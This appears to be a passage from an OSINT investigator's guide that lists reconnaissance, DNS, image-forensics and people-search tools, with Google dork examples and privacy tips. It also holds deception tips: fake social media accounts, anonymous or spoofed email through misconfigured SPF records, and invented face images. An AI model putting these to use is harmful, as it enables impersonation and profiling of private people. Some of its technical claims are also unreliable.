We mentioned some earlier, but what are some other tools we can use to collect OSINT? If you don't mind paying some dollars, go for Hunchly (<https://www.hunch.ly/>) and if you want a free tool try Zotero (<https://www.zotero.org/>). Techniques include screen recording (QuickTime for example), website downloads, screenshots, archives, API calls, Google Dorks, etc. Note that Hunchly automatically hashes all downloaded files. Note that Hunchly is a Canadian product. Google Earth Pro is also a great product for global sleuths. Other tools of use include VeraCrypt (<https://veracrypt.en.lo4d.com/windows>), Maltego (<https://www.maltego.com/>), and Autopsy (<https://www.autopsy.com/>).

Another excellent site is **OsintFramework.com**. Here is an excerpt from their website that shows how you can locate tools for various things you wish to accomplish:



After you have collected various data, make copies and store them at three different locations away from each other. This will help to ensure your data is safe. When you have completed an investigation, your data should be moved to a secure offline storage, such as secured thumb drives and/or external hard drives. These should be clearly labeled with either a “date to destroy” or a “date to review for possible destruction.” Never keep any data you don’t need (but think ahead before you destroy it). I don’t recommend storing any of your data in a cloud unless you do it to avoid attribution. If you do use a cloud then be sure to establish very strict firewall rules, strong authentication and shut down your host when you are not using it.

Another tool you should have in your armory is ExifTool. Among other great things it does, it can tell you if a picture has been photoshopped. According to <https://linuxide.com/install-use-exiftool-linux-ubuntu-centos/>:

“You may have come across ExifTool while searching for an image recovery software. Well, ExifTool does more than that. It’s an open-source program for reading, modifying, and manipulating images, videos, audios, and PDF metadata. Metadata are the additional data added to multimedia files. For example, the metadata of photographs are the additional data like the name of the device, the resolution of the image, the location the image was taken at, the date of capture and modification, and more. ExifTool supports several metadata formats including EXIF, GPS, XMP, GeoTIFF, Photoshop IRB, ID3, FlashPix. Your camera writes EXIF (Exchangeable image file format) and we’ll be focusing on images in this article, but note that ExifTool can be used to modify the metadata of any file. Also, if you need to quickly and safely copy, move, rename, extract previews, or modify multiple images at once, ExifTool is what you need.” Something else to keep in mind is that if you don’t have any Exif data then use reverse image searching. Also note that Exif can be used for other file types, not just images.

To use ExifTool:

- `Apt-get install exiftool`
- `Exiftool <filename.jpg>`

Note that Exiftool data can be modified and/or overwritten. There are various places you can pick up this tool (be sure to check the md5 hash to ensure you have the valid tool), such as <https://webintmaster.com>. Other image-analysis and research tools to pick up here that you may find of interest are as follows:

1. Tradint.IO

- a. Performs a full-scale Tradint (Trade Intelligence) investigation by making use of the finest tools and methods. Just insert a Company Name/URL/Sector/Location or any combination of them in order to obtain the tools you have need of, all arranged by context for your various research endeavors.

2. TinEye (TinEye.com)
 - a. Reverse image search and more
3. FotoForensics (FotoForensics.com)
 - a. Submit a JPEG or PNG for forensic analysis
4. Face (<https://azure.microsoft.com/en-au/services/cognitive-services/face/>)
 - a. Analyzes faces in images
5. Market Researcher & Cyber Researcher
6. Exif Viewer Pro
 - a. <https://chrome.google.com/webstore/detail/exif-viewer-pro/mmbhfeiddhndihdjeganjggkmjapkfmm?hl=en>
7. Others (<https://webintmaster.com/webint-tools/>)

Data retention requirements depend on where you work or whom you are doing some work for. Be sure you know the legal aspects of data retention that pertain to the case you are working.

When it comes to which web browsers to use for OSINT, I'd recommend TOR, Brave, or Firefox. I would also recommend that you use different browsers as you progress in your casework as this helps to protect you from others trying to learn what you are up to, even if you are an agent working a case. Another good practice is to continuously wipe your browsing history and cookies, etc. Note that one of the first things you should look at is the robots.txt file. Vary your use of search engines also, spreading your searches across ten or more different engines, remembering that in-country sites usually provide you with more information that is relative to your case. For example, if you are trying to find information on someone in France, VPN to Paris and run Google, MetaGer.org, and other search engines from there. This will enhance your productivity and the efficiency of your results. If you prefer an alternative map package to Google Maps try some other geographical viewers such as OpenStreetMap.org, WikiMapia.org, and even Bing.com and Yahoo.com (keep in mind that some of these have options that others do not have, so play around). Note that it can be interesting to VPN yourself to a certain location and then bring up the default map, such as in WikiMapia, so that you see a default map of the area you have VPN'ed to. And of course, you can use the Russian search engine (excellent for people) Yandex.ru. If you do use Yandex.ru then I recommend that you first VPN into some European country and then use the search engine from there.

Other sites that are of interest include:

- WhatsMyName.app
- TraffickCam.com
- <https://tools.kali.org/information-gathering/recon-ng>
 - For conducting reconnaissance
 - Written in Python
- <https://www.exploit-db.com/google-hacking-database>

Web scraping is certainly a method to gather information on a website but keep in mind that doing so is not legal in all countries, so if you are going to court with the data you collect, don't perform an illegal operation and then show the evidence in court.

Social media intelligence gathering is known as SOCMINT. If you are with the government, you can easily set up fake social media accounts for your endeavors. You can also do this without being in the government but at some points it can be riskier for you (legally or otherwise, depending). Remember to always watch for patterns in your work, no matter which type of Intel you are gathering. The key social media accounts to look into during an investigation are:

- Facebook (you see more 50+ age group hanging out here but there are others of course)
- Twitter
- Snap Chat
- TikTok
- Instagram (the younger crowd likes to operate here)
- LinkedIn (Business professionals hang out here)
- Pinterest (more women here)

Some excellent tools to use for managing, editing, and taking notes

- CherryTree
 - <https://www.giuspen.com/cherrytree/>
 - <https://cherrytree-for-windows.en.lo4d.com/windows>
- Notepad++
 - <https://notepad-plus-plus.org/>
 - Can run in Microsoft Windows

A tool quite useful for data analysis work is Kaggle:

- <https://www.kaggle.com/>
- Contains over 50,000 public datasets and 400,000 public notebooks

If you are interested in using information from Snap Chat, you can use the following site to watch snaps from Snapchatters globally:

- <https://map.snapchat.com/>

For Twitter try:

- <https://www.trendsMap.com/map>
 - There is also a pro version
- <https://oneMillionTweetMap.com>

Use <https://viewDNS.com> and <https://ns.tools/> if you would like to research any of the following:

- DNS Lookup (various records such as: A, NS, MX, TXT, CNAME, and more)
- Reverse IP Lookup
- IP Geolocation
- Traceroute
 - Note that this is essentially a series of pings as you move along the network path
- Ping IP
- Check if a website is up or down
- Whois Lookup
- Also try <https://dnsdumpster.com/> and <https://mxtoolbox.com/> and <https://securitytrails.com/>
 - SecurityTrails advertise themselves as “Powerful tools for third-party risk, attack surface management, and total intel”
- `inurl:ftp -inurl:(http|https) intext:"advocavySolutionsllc.com"`

When it comes to DNS popularity, Cloudflare appears to be number one. They advertise themselves as: “Cloudflare DNS is an enterprise-grade authoritative DNS service that offers the fastest response time, unparalleled redundancy, and advanced security with built-in DDoS mitigation and DNSSEC.”

- <https://www.cloudflare.com/dns/>
- BlueHost.com
- SiteGround.com
- OpenDNS.com
- <https://discordservers.com/browse/OSINT>
 - Public OSINT Discord Servers
 - There is a “Discord for Dummies” book if you don’t know what this is. In short, here is a short excerpt from Dummies.com informing us as to just what a discord server is:
 - “Perhaps the trickiest thing to do right off the bat is define Discord. On the surface, it looks and sounds like Skype on steroids, but it’s a robust, stable communications platform available as a browser application, a stand-alone desktop application, and a mobile app for both smartphones and tablets.” Discord offers the following features:
 - Text chat
 - Audio and video chat (group and private)
 - Private text messaging
 - News feeds
 - Link and media sharing
 - Streaming and screen sharing

- Discord provides gamers, streamers, and many other creative individuals and organizations an all-encompassing platform for topic-specific chat streams, private audio channels and open public chats, interviews for podcasts and streams, and much more ...
- Oh, and Discord costs now what it did when it was introduced: free.
- Discord stands apart from other game comms solutions – and for many professionals reliant on using the Internet for communications – for its stability, audio quality, video quality, and ease of use. It may seem a little intimidating when you first launch it, but setup and use are incredibly easy.”

Discover innovative companies and the people behind them

- CrunchBase.com
- DNB.com
- Bloomberg.com

Quad9 announces re-incorporation in Switzerland to guarantee privacy for global DNS users.

- Quad9.com

Another thing to remember is that you can learn a lot about a company's culture, what technology they are using, and so on through sites like glassdoor.com, USAjobs.com, IntelligenceCareers.gov, Indeed.com, LinkedIn.com, Monster.com, CareerBuilder.com, Dice.com, and so on. Also do a search on “Public Filings” for all sorts of public information.

If you come across what seem to be unusual files and you want to have them analyzed for malicious content, make use of:

- <https://www.virusTotal.com>

How would we go about performing an external risk assessment of an organization that is of interest to us?

- Take a look at their DNS posture using the tools mentioned above for DNS
 - Be sure to do the same for their vendors that are in their supply chain

Among others, an application to be wary of that is taken advantage of by malicious actors is TeamViewer. This is desktop sharing and communications software and can be observed (and downloaded) from <https://www>.

teamviewer.com/en-us/download/windows/. Malicious actors can just drop files you don't want onto your computer system when you use this software. If you do use it, like other similar programs, be sure you secure your network and system properly prior to engaging.

CyWatch is the FBI's 24/7 operations center and watch floor, providing 24/7 support to track incidents and communicate with field offices across the United States:

- <https://www.fbi.gov/investigate/cyber>
- 855-292-3937 or CyWatch@FBI.gov
- SAR = Suspicious Activity Report

For Microsoft Windows 7, keep in mind that even though it has reached what Microsoft terms “End of Life,” you can still obtain an ESU (Extended Security Updates) and technical support if you are willing to pay the monies. This applies to Windows 7 Professional and Enterprise and payment is on a per device standard. Even this support disappears effective January 2023.

Key government organizations from an intelligence community perspective:

- Five Eyes (5-Eyes)
 - The Five Eyes (FVEY) is an intelligence coalition that consists of (in alphabetical order) Australia, Canada, New Zealand, the United Kingdom, and the United States. FVEY is party to the joint UKUSA Agreement which is a treaty for multilateral teamwork in the signals intelligence arena.
- Nine Eyes (9-Eyes)
 - In this organization within the global intelligence community, we have the countries in FVEY plus an additional four – Denmark, France, the Netherlands, and Norway.
- Fourteen Eyes (14-Eyes)
 - This is a consortium of the players in Nine Eyes plus five more countries – Belgium, Germany, Italy, Spain, and Sweden.
- Other countries that cooperate in the intelligence community and work in conjunction with Fourteen Eyes for various items include British Overseas Territories, Israel, Japan, Singapore (not as much as they once did), and South Korea (again, less than they used to due to the increased discussions between North and South Korea)
- There are other “similar” groupings but such information is not publicly disseminated

Let's use PIA to mean Private Internet Access. From a VPN perspective for OSINT work, NordVPN (based in Panama) is not recommended but ProtonVPN (based in Switzerland with very strict data privacy laws) is one recommendation. Note that as stated earlier, the use of VPN's gives you

the advantage of regionalized search results. All the better for your OSINT investigations is the use of a VPN (hides who) in conjunction with either Tor Browser (hides what) or the Brave Browser. You should have access to more than one VPN in case your original one stops working for some reason. It's always good to have a backup. Another reason for using more than one VPN is that some get into regions and sites that some others do not. For all of your security tools, if you can afford it, you are almost always better off using the products you have to pay for since many times there is a reason the other product is "free," and this "free" may be something you end up being sorry you used due to something unknown to you going on in the background, so be careful and alert. Excellent search engines to make use of include MetaGer.org, DuckDuckGo.com, Bing.com and Google.com (and of course there were others mentioned earlier). If you want to learn more about penetrating networks a good site to learn from is <https://www.offensive-security.com/> where you can earn certifications in this skillset valued by employers.

Some examples of using Google Dorks:

- In the search engine box for Google or DuckDuckGo you type
 - Related: Alstom.com
 - From this you will see other sites/pages of potential interest
 - Site: lifewire.com filetype: html
 - See html files on lifewire.com
 - Inurl:php -Boeing.com
 - See php files on Boeing.com
 - Intext: "<wallet address>"
 - Just play around with these and other Google Dorks to become familiar with them

Eliminating advertisements that you don't wish to have interfering with your work can be done using pi-hole (<https://pi-hole.net/>). Pi-hole is essentially a network-wide advertisement blocker. As an alternative to installing adblockers on every device/browser on your network, you can instead install Pi-hole just once on the network, and it will subsequently protect all of your browsers/devices. Essentially, Pi-hole is functioning as an internal, private DNS server on a network. Pi-hole intercepts any and all queries for recognized advertisement-serving Internet domains and denies them access, preventing the advertisements from being downloaded.

If you want to find out what information search engines have on you, and have a way to remove it, try using <https://onerep.com/>. They seem to have a successful methodology in place. I repeat though that the best way to prevent others who don't know you from collecting information about you is to use what was taught to us in the military and intelligence communities...push out misinformation about yourself, then those who don't know you won't really know what's right and what's wrong. Many of us

who have worked in intelligence communities globally have been doing that for over 20 years based on the instruction we received. What you want to do now is to either eliminate or at least significantly minimize your digital exhaust. What is digital exhaust you ask? Just as automobile engine exhaust is residue coming out of a car's exhaust pipes in the rear, digital exhaust is data/digital residue from your use of the Internet. The FBI has released a document entitled "Digital Exhaust Opt Out Guide" that you should read and follow.

Along this same line of thought, don't think that records that have come from systems prior to 1985 (and perhaps a little further into the future ... not sure) are accurate for military and government records. In 1974, in both the military and Intelligence Community (IC) it was common to use "burn bags" to dispose of classified information. These burn bags resided at everyone's desk who dealt with classified information. A cart would come around at designated times to collect the bags and bring them to the oven in the basement where the flaming fire would permanently dispose of the classified information. The 1974 timeframe was also the beginning of a transitional time, a time when information that had always been on paper was being transferred on to computers. There were no scanners in existence at that time so all the information that had to be transferred on to the computers had to be typed in, one document at a time by each individual assigned to the task. When this task began, most at that time didn't realize just how important computerized information would become. As time moved forward, more and more documents were being typed in to computers based on schedules set by government/military authorities. The schedules were getting more and more difficult to meet in conjunction with the fact that the personnel typing in thousands and thousands of documents were getting bored doing all that typing. Officers and senior enlisted personnel had no interest in doing all that typing nor did they consider it all that important. Typing assignments were given to lower grade personnel but as it turned out, some began to see a profitable venture that most others missed. At first it was favors paid for by cigarettes and as time went by the ante was raised for other items, including dollars. Enlisted personnel would go to those typing in the records, asking them to change their enlistment dates, tours of duty, campaign badges they won, battlefield promotions leading to rank increases, and numerous other items. Bottomline here is that some personnel in the military who fought during the Vietnam War received changes to their records that some thought were going to be meaningless in exchange for very small favors. Although I don't have personal knowledge of others, most likely this occurred globally at this time both in the military/government and commercial arenas. An interesting time indeed. Human nature is human nature.

Regular Expressions is another avenue to be used for data extractions. These types of operations can be performed using Linux, Python, and other tools. This is a course in itself and if you wish to know more feel free to google the term and learn from various websites.

Earlier we talked about DNS and various tools with regard to it. A key item to remember is that when you use one of the tools called “Dig” to pull MX records, the lower number next to a device means that it has the higher priority to receive e-mail. A vulnerability that can be taken advantage of in this regard is the SPF records because many get misconfigured relative to e-mail security due to misunderstandings by System Administrators. Even today you can directly access e-mail servers globally and send emails either anonymously and without attribution to yourself without the use of any e-mail utility (Outlook, yahoo Mail, etc.) just by using the command line in Linux. “Dig” is another popular tool that can be utilized either at the command line or via one of the utilities mentioned earlier. As mentioned earlier, <https://mxtoolbox.com> is an excellent site for various DNS and e-mail related information. Cisco has a service they offer called IronPort focused on mitigating e-mail and other web-related threats (<https://www.ironport-store.com/Technology.asp>). Becoming familiar with “A” records can allow you to send emails on behalf of other domains.

GlobalSign (globalsign.com) issues https certificates and performs many other identity related services globally. Let's Encrypt (letsencrypt.org) is a non-profit certificate authority run by Internet Security Research Group that provides X.509 certificates for Transport Layer Security encryption at no charge. It is the world's largest certificate authority, used by more than 265 million websites, with the goal of all websites being secure and using HTTPS. Amazon AWS S3 buckets in their cloud offering are used for storage but have been compromised multiple times. Mailgun (mailgun.com) is used to enhance e-mail campaigns.

One way to tell if it's a fake picture is to look at the eyes of the individuals in the picture. If the XY coordinates of the eyes are exactly the same in all pictures, then the picture is fake. Look at a site from different locations via a VPN to see if you come up with some surprises. OnionScan (onionscan.org) is a tool (open source and free) that can be used to investigate the Dark Web. It can be used to enhance privacy, detect misconfigurations, and monitor/track Dark Web sites. When you are using the Tenable Nessus Vulnerability Scanner, be sure to look at the red high scores in the NIST database. Nmap is another excellent tool for learning about networks and for performing threat hunting. Hunter (<https://hunter.io/>) is another weapon in your toolkit for quickly discovering e-mail addresses from numerous domains. Rocketreach (RocketReach.co) discovers e-mail, telephone, and social media links for over 450 million individuals. There is also a Chrome extension for it. They also have an API key programmers can make use of.

Recon-ng is a Web reconnaissance framework written in the Python programming language and can gather information on sub-domains, IP, Geolocation, Images, Vulnerabilities, etc. It comes pre-installed with the latest version of Kali Linux. Maltego is software (free and paid versions) useful for investigations, finding data from open sources, and subsequently

visualizing that information in a graphical format. The FBI has what they can the Internet Crime Complaint Center (<https://www.ic3.gov/>) and it has an easy format to file a complaint with the IC3 if you think (or know) that you have been the victim of a crime committed on the Internet. They also keep you abreast of various consumer and industry alerts. On the FBI InfraGard portal there is a malware investigator tool.

<https://www.ctwatch.us/> – From their website: “Counter-Terrorism Watch, Incorporated is a registered US Defense Contractor, professional security consulting, and training organization. The core of our directors and instructors stem from highly specialized units from within Federal Law Enforcement, State Law Enforcement, Intelligence Community (IC), and the US Special Operations Community. Our instructors are equipped with many years of real-world Counterterrorism experience. We are dedicated to providing the highest quality Counterterrorism Subject Matter Expertise (SME) to meet today’s global security needs.” Keep them in mind for both corporate and government training and operational needs.

Trigonometry and statistics can be important in an investigation, such as with shadow information in pictures. Let’s say you are doing an investigation and need to know what the weather (or other Earth-related events) was at a particular date and location. Several places to find out this information are:

- <https://www.accuweather.com/>
- <https://www.wunderground.com/>
- <https://www.usgs.gov/science-explorer-results?es=NOAA>
- <https://www.google.com/earth/versions/>
- <https://www.google.com/maps/>

If you need assistance with sun/shadow calculations you can obtain help here:

- <https://www.suncalc.org>
- <http://suncalc.net>

I would recommend against using the mobile apps for LinkedIn ... they are just too invasive. With a focus on photographs, audio, and video analysis, here are some tools you should look into (I use these in a Linux environment):

GIMP – powerful image and photo editing software <https://d.tube/#!/v/anontechtube00/7hf7m0vrfr3>

Flameshot – really powerful screenshot and image capture tool

Shotwell – for organizing image collections

Audacity – powerful audio editor

SoundConverter – convert audio files to different types

Darktable – managed and edit RAW images. Allows you to edit geotags

Photoflare – simple image editor

SimpleScreenRecorder – Numerous useful features. Allows you to record all or a portion of your screen. Can be used for documenting your work for evidentiary purposes, or capturing videos that are difficult to download, such as SnapMap videos or live streamed content.

Peek – Basic screen recording tool

Vimeo.com – Produce, manage, and share high-quality videos.

<https://keepv.id/29/> – Download online videos

<https://ymp4.download/en39/> – Download YouTube videos

OCR (Optical Character Recognition) Tools of Interest:

<http://ocr.space> – Converts scans or images (like from a smartphone) of text documents into editable files. Can also obtain text from a PDF.

<https://www.onlineocr.net/> – This is a free online OCR service that makes use of Optical Character Recognition software online. Supports 46 languages; You can convert a scanned PDF to Microsoft Word and subsequently extract text from the PDF and images (JPG, BMP, TIFF, GIF);

<https://www.newocr.com/> – Another free online OCR service that can analyze the text in image files that you upload, and subsequently converting the text from the image into text that you can edit;

<https://convertio.co/ocr/> – Converts scanned documents and Images into editable Microsoft Word / Excel, PDF, and text output formats

So, in reference to the above items, when you take a screenshot and it contains text of interest, push the screenshot through an OCR tool and then the text becomes searchable.

Linguistic Translation Tools of Interest (you never know what languages are going to pop up during your investigations):

<https://translate.google.com/>

<https://www.linguee.com/>

<https://www.deepl.com/translator>

And here are some other miscellaneous tools I use under Linux that I find useful:

Amass – network scanning tool that finds sub-domains, related IP blocks, and maps out the results.

Transmission – peer-to-peer filesharing application

Telegram Client – not really vital for an OSINT build, nonetheless it's a very popular communication platform. If you plan to provide a hashed copy of your virtual machine for use as evidence then it's prudent to retain all of your communications separately on your own host machine unless they end up being essential to the case.

Organize My Files – Helps to keep your work well organized and it comes with a GUI

PDFsam – Split and sort PDF files

Bleachbit – Secure anti-forensic deletion of files

Kate – An easy to use but powerful text editor

KeepassX – A password manager that stores passwords locally instead of somewhere else like LastPass. Uses either AES or Twofish encryption.

Yubico Authenticator & QRentry – Permits you to create one-time passwords on your computer for accounts where you make use of two-factor authentication

During the course of your investigation, an international flair of some type may come forth, which is not unusual in this day and age. That being the case, it could well be that regional searches will serve you better. For example, let's say your focus area is Australia but you are in the United States, what should you do? You want to use URL's that are regional specific, for example:

<https://www.google.com.au>

- Now your Google search will focus on Australia (even better when you VPN to Australia first)

<https://chrome.google.com/webstore/detail/history-master/mkfgjjeggnmkbojmelbjhdchcoadnin>

- Grab the History Master plugin for Chrome to visualize browsing behaviors and determine formerly unknown behaviors

<https://accessdata.com/product-download/ftk-imager-version-4-5> – Access Data FTK Imager is a forensics tool whose primary purpose is to preview recoverable data from a disk (computer hard drive, USB stick, etc.) of any type. It also creates flawless copies (forensic images) of said data. Currently it is a free product from AccessData.

<https://www.volatilityfoundation.org/26> – Volatility is popular for carrying out memory forensics

<https://sleuthkit.org/autopsy/> – Autopsy® is a digital forensics platform and GUI to The Sleuth Kit® and various other forensics tools. It is put to use by law enforcement, military, and corporate forensics examiners to investigate what occurred on a computer. One could also make use of it to recover photographs from a camera's memory card.

QuickTime can be used to record the screen of a MAC computer.

URL's for finding information about people, domains, and companies

- <https://www.lexisnexis.com/en-us/products/lexis-plus.page>
- <https://www.peoplelooker.com/>
- <https://www.spokeo.com/>
- <https://pipl.com/>
- <https://haveibeenpwned.com/>

Remember to never perform an OSINT investigation using a personal account on a website. Always use a separate account you only use for investigations. For all your websites, use passwords that have at least 12 characters, and be sure it is a strong password. Note that the Raspberry Pi system is totally sufficient for many investigations.

<https://viatravelers.com/best-travel-routers/> – When you are on travel it's nice to be able to stand up your own wireless network. Read this site and make your choice. I spend around \$70 for mine. These can include an IDS (Intrusion Detection System) also.

<https://grasshopper.com/competitors/googlevoice/> – I've not had much success using Google Voice and prefer Grasshopper when it comes to virtual phone communications plans (use when you don't want your investigation tied to your personal phone numbers, which should be always).

During investigations and travel, you can pick up burner phones with a new sim card at airports, etc. If you need a picture of a person for some reason during an investigation (you will have to give this some thought), one site to look at is:

- <https://thisPersonDoesNotExist.com/>

When it comes to extra reading on privacy...an excellent author is:

- Michael Bazzell – “Extreme Privacy”

Annual Reports (<https://www.annualreports.com/>)

- Corporate annual report information

Bloomberg (<https://www.bloomberg.com/>)

- Corporate financial information

Brave (<https://brave.com/>)

- Privacy shield for your work; Blocks ads from grabbing your data and tracking you; Browse even more privately with Tor; Brave allows you to use Tor right in one of its tabs. Tor hides your history and it masks your location from the websites you are visiting by routing you through a number of servers prior to reaching your destination. These connections are also encrypted to increase anonymity. Browse without fear of censorship from outside influences using IPFS which is integrated into Brave's desktop browser;

Crunchbase (<https://www.crunchbase.com/>)

- Discover information pertaining to people and companies

Dig (<https://toolbox.googleapps.com/apps/dig/>)

- Dig can be used at the command line or as a GUI to obtain DNS information

DNS Checker (<https://dnschecker.org/all-dns-records-of-domain.php>)

- Numerous DNS checking tools

DNS Dumpster (<https://dnsdumpster.com/>)

- Research tool that can discover hosts related to a domain. DNSDumpster gathers information passively and is a useful tool for DNS reconnaissance, perform MX, TXT records, NS Lookup, sub-domain enumeration, etc.

Dun & Bradstreet (<https://www.dnb.com/>)

- Private & public company information

EDGAR (<https://www.sec.gov/edgar/searchedgar/companysearch.html>)

- Company SEC filings

Google Dorks (<https://www.exploit-db.com/google-hacking-database>)

- Google Hacking Database (GHDB)

Google Earth (<https://earth.google.com/>)

- Use for mapping out locations and learning more about them

Google Maps (<https://www.google.com/maps>)

- Map out locations, obtain directions, see local information

Hashtagify (<https://hashtagify.me/>)

- Search real-time data and obtain insights into any hashtag on Twitter such as popularity ranking, related hashtags, trends, and numerous other items; Obtain in-depth hashtag analysis. Divulge trending

hashtags, screen pertinent content and discover influencers you would want to know about. Obtain the data you want in easy-to-read dashboards and charts. Audit your performance, monitor aggregated analytics and then move forward to build customized reports.

Host

- Some more DNS snooping at the command line

Hunchly (<https://hunch.ly/>)

- From the Hunchly website: “The Web Capture Tool Designed for Online Investigations; Never forget to screenshot again; Hunchly automatically collects, documents, and annotates every web page you visit; Hunchly is the only tool that automatically creates a transparent audit trail for your online investigations; Build investigation reports quickly and easily; Drag and Drop Reporting; Hunchly automatically tracks the URL, timestamps, and hashes every page you visit during an investigation. This saves you hours in documentation time so you have more time for performing investigative work; Hunchly includes tools for you to quickly build disclosure packages for court. Compile the evidence you need to disclose, and know that all of the forensic history is included. Hunchly’s evidence signing allows a 3rd party to easily validate the evidence that you have submitted. Easily categorize content while you build your next story. Never lose a social media post or interesting investigative nugget again. Identify connections between webpages; A powerful full text search capability enables you to easily hunt through your stored data. Keep the core subjects of your story organized with page tagging so that you can easily backtrack through your research when it comes time to put pen to paper. Keep track of all your steps when researching threat actors. Easily bring Hunchly data into your other research tools. Researching threat groups can lead you down many rabbit holes. Easily track where you have been, and what you have seen. Automatically preserve forum posts, social media, and dark web research without having to think about it; The Hunchly API allows you to pull data into other tools such as Maltego, Spiderfoot, Recon NG and others.”

IDA Pro (<https://hex-rays.com/IDA-pro/>)

- Disassembler and Debugger; Binary code analysis and reverse engineering usage;

Instagram (<https://www.instagram.com/>)

- Allows you to search for people posting at a particular address (geofencing)

Jeffrey's Image Metadata Viewer (<http://exif.regex.info/exif.cgi>)

- Image Metadata Viewer – copy a photo URL or upload from your computer

Kali Linux (<https://www.kali.org/>)

- Linux Penetration Testing Distribution; Kali Linux is an open-source, Debian-based Linux distribution that focuses on cybersecurity tasks, such as reverse engineering, penetration testing, security research, and computer forensics.

Maltego (<https://www.maltego.com/>)

- Graphical link analysis tool; Accelerates investigations and analysis;

Metagoofil (<https://tools.kali.org/information-gathering/metagoofil>)

- An information gathering tool designed to extract metadata from public documents

MXToolbox (<https://mxtoolbox.com/SuperTool.aspx>)

- From the MXToolbox website: “There are several tools within MXToolbox. MX Lookup will list MX records for a domain in priority order. The MX lookup is done directly against the domain’s authoritative name server, so changes to MX Records should show up instantly; Blacklists will test a mail server IP address against over 100 DNS based e-mail blacklists. (Commonly called Realtime blacklist, DNSBL, or RBL). If your mail server has been blacklisted, some e-mail you send may not be delivered. There are also other tools for DMARC record lookups, SMTP diagnostics, Email health check, DNS record check, and others including an email header analyzer.”

Nessus (<https://www.tenable.com/products/nessus>)

- Nessus is used by more than 30,000 organizations (military, government, commercial) globally as one of the most extensively deployed security technologies for vulnerability assessment.

Ncat (<https://sourceforge.net/projects/nc110/>)

- Ncat is a computer networking utility for reading from and writing to network connections using TCP or UDP.

Nmap (<https://nmap.org/download.html>)

- Nmap is a utility for network exploration. It supports ping scans, port scans, software version detection, and remote host OS and device identification.

Nslookup (<https://www.cloudns.net/blog/10-most-used-nslookup-commands/>)

- Used at the command line, for example, “nslookup <IP address>” or “nslookup <Domain>; There are other uses also;

NS Tools (<https://ns.tools/>)

- Domain or IP address analysis

OllyDbg (<https://www.autotechint.com/ollydbg>)

- OllyDbg is an x86 debugger focused on binary code analysis (quite useful when source code is unavailable).

OneMillionTweetMap (<https://onemilliontweetmap.com/>)

- Displays tweets globally in real time. The last one million tweets can be observed on this website; Perform social analysis, geo-searching, etc.

Recon-ng (<https://tools.kali.org/information-gathering/recon-ng>)

- From this website: “Recon-ng is a full-featured Web Reconnaissance framework written in Python. Complete with independent modules; Recon-ng has a look and feel similar to the Metasploit Framework, reducing the learning curve for leveraging the framework. However, it is quite different. Recon-ng is not intended to compete with existing frameworks, as it is designed exclusively for web-based open-source reconnaissance. If you want to exploit, use the Metasploit Framework. If you want to Social Engineer, us the Social Engineer Toolkit. If you want to conduct reconnaissance, use Recon-ng! Running recon-ng from the command line you enter a shell-like environment where you can configure options, perform recon and output results to different report types.”

Searchcode (<https://searchcode.com/>)

- From crunchbase.com: “Searchcode is a free source code and documentation search engine. API documentation, code snippets and open-source repositories are indexed and searchable. Most information is

presented in such a way that you shouldn't need to click through, but can if required. Has indexed over 20 billion lines of open-source code putting the index close to or the equal of other existing source code search engines. Helping you find real-world examples of functions, API's and libraries in 243 languages across 10+ public code sources;"

SecurityTrails (<https://securitytrails.com/>)

- DNS research; Tools for third-party risk assessment, attack surface management, and intel;

Shodan (<https://www.shodan.io/>)

- Shodan is an internet-connected device-related search engine; Allows users to search for various types of servers connected to the internet using various filters.

Sherlock (<https://defensehorizon.com/2021/03/07/osint-hunting-username-with-sherlock/>)

- Command line tool for searching usernames on social media

Snapchat Map (<https://map.snapchat.com/>)

- See Snapchat pictures, videos, and other chats occurring in the past and near real-time in various areas of the world

SpiderFoot (<https://www.spiderfoot.net/>)

- From their website: "SpiderFoot automates OSINT so you can find what matters, faster. SpiderFoot is a reconnaissance tool that automatically queries over 100 public data sources (OSINT) to gather intelligence on IP addresses, domain names, e-mail addresses, names, and more. You simply specify the target you want to investigate, pick which modules to enable and then SpiderFoot will collect data to build up an understanding of all the entities and how they relate to each other. The data returned from a SpiderFoot scan will reveal a lot of information about your target, providing insight into possible data leaks, vulnerabilities, or other sensitive information that can be leveraged during a penetration test, red team exercise or for threat intelligence. Try it out against your own network to see what you might have exposed!"

Splunk (<https://www.splunk.com/>)

- Splunk has been named a leader in the Gartner Magic Quadrant for Security Information and Event Management (SIEM) for the past eight years (including this year, 2021)

Spyse (<https://spyse.com/>)

- From the website: “Find any Internet asset by digital fingerprints; Build complicated search queries in seconds without any SQL or coding; Spyse supports a graphical interface that allows you to search for any target all over the Internet using more than 160 easily applicable search parameters; Map the attack surface and exploring implicit connections; Spyse automatically searches for possible vulnerabilities and related targets to help you easily predict an attack vector and pivot inside a possible target perimeter; Spyse out of the box extends targets information with company business details, ISP, geolocation, abuse reports, and other information you would usually search for using dozens of sources; “

theHarvester (<https://tools.kali.org/information-gathering/theharvester>)

- theHarvester is a tool designed for various intelligence gathering activities, such as e-mail addresses and who they belong to, among other things.

TinEye (<https://tineye.com/>)

- From <https://en.wikipedia.org/wiki/TinEye> “TinEye is a reverse image search engine developed and offered by Idée, Inc., a company based in Toronto, Ontario, Canada. It is the first image search engine on the web to use image identification technology rather than keywords, metadata, or watermarks. TinEye allows users to search not using keywords but with images.”

TrendsMap (For Twitter) (<https://www.trendsmap.com/map>)

- You can analyze any topic globally or regionally in detail. Generate exclusive map-based visualizations displaying tweet activities across a country, a region, or around the world. Query and filtering tools permit you to concentrate on particular areas of interest.

TweetDeck (<https://tweetdeck.twitter.com/>)

- Twitter tool for real-time tracking, organizing, and engagement; TweetDeck is a social media application for the management of Twitter accounts.

ViewDNS (.com and.info) (<https://viewdns.info/>)

- DNS record lookup; View all DNS records for a domain that you specify; Reverse IP Lookup, Website health checks, Ping, Traceroute, and numerous other tools.

VirtualBox (<https://www.virtualbox.org/>)

- Oracle VM VirtualBox is a free and open-source hosted hypervisor for x86 virtualization, developed by Oracle Corporation. Setting up your OSINT tools and investigations in a VM is the safest and most efficient way to go. Of course, you could also use a different hard drive for each investigation OR you could wipe and reimage your hard drive after each investigation (depending on your situation and if that works for you in your working environment).

VirusTotal (<https://www.virustotal.com/gui/home/upload>)

- Analyze suspicious files and URLs to detect malware then automatically share them with the security community for further analysis.

WhatsMyBrowser (<https://www.whatsmybrowser.org/>)

- Provides you with details about the browser you are being seen using.

WhatIsMyIPAddress (<https://whatismyipaddress.com/>)

- Shows you your current IP address and has various other tools.

WhatsMyName (<https://whatsmyname.app/>)

- This tool allows you to discover usernames across various websites; nameFinder can also be found here; You can also link to <https://www.osintcombine.com/> from this site.

WireShark (<https://www.wireshark.org/>)

